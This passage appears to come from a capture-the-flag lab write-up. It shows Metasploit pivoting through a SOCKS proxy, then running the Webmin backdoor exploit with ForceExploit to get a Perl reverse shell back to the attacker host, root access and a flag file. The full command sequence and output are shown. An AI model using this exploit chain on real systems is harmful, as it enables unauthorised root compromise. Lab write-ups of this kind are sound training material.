
This adds the route to the host and our session

From here we need to set all the proxy configurations which can be found here:
https://book.hacktricks.xyz/generic-methodologies-and-resources/tunneling-and-port-forwarding




```
msf6 > use auxiliary/server/socks_proxy
msf6 auxiliary(server/socks_proxy) > run
[*] Auxiliary module running as background job 12.

[*] Starting the SOCKS proxy server
[*] Stopping the SOCKS proxy server
msf6 auxiliary(server/socks_proxy) > echo "socks4 127.0.0.1 1080" > /etc/proxychains.conf
[*] exec: echo "socks4 127.0.0.1 1080" > /etc/proxychains.conf
```

Finally we then use webmin_backdoor and set all the options as shown below:




```
msf6 exploit(linux/http/webmin_backdoor) > set proxies socks4:10.0.5.24:1080
proxies ⇒ socks4:10.0.5.24:1080
msf6 exploit(linux/http/webmin_backdoor) > set rhosts 10.0.5.24
rhosts ⇒ 10.0.5.24
msf6 exploit(linux/http/webmin_backdoor) > set ssl true
[!] Changing the SSL option's value may require changing RPORT!
ssl ⇒ true
msf6 exploit(linux/http/webmin_backdoor) > set lhost 10.0.99.28
lhost ⇒ 10.0.99.28
```




```
msf6 exploit(linux/http/webmin_backdoor) > set reverseallowproxy true
reverseallowproxy ⇒ true
msf6 exploit(linux/http/webmin_backdoor) > exploit

[*] Started reverse TCP handler on 10.0.99.28:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[-] Exploit aborted due to failure: unknown: Cannot reliably check exploitability. "set ForceExploit true" to override check result.
[*] Exploit completed, but no session was created.
msf6 exploit(linux/http/webmin_backdoor) > set forceexploit true
forceexploit ⇒ true
msf6 exploit(linux/http/webmin_backdoor) > exploit

[*] Started reverse TCP handler on 10.0.99.28:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[!] Cannot reliably check exploitability. ForceExploit is enabled, proceeding with exploitation.
[*] Configuring Automatic (Unix In-Memory) target
[*] Sending cmd/unix/reverse_perl command payload
[*] Command shell session 18 opened (10.0.99.28:4444 → 10.0.5.24:44324) at 2022-09-15 14:05:41 -0400
```

This brings us to now having root access:



```
webmin.schema
whoami
root
```

After searching around we then found the sensitive data:



```
cd root
ls
.ansible
.ansible_async
.cshrc
.k5login
.login
.profile
.shrc
root-flag.txt
cat root-flag.txt
"345737cb-bf42-49f5-af90-13d3f8a24e23"
^X@sS
```

House Cleaning

After collecting the flags from the machine, I removed all user accounts and passwords, and any reverse shell used on the system.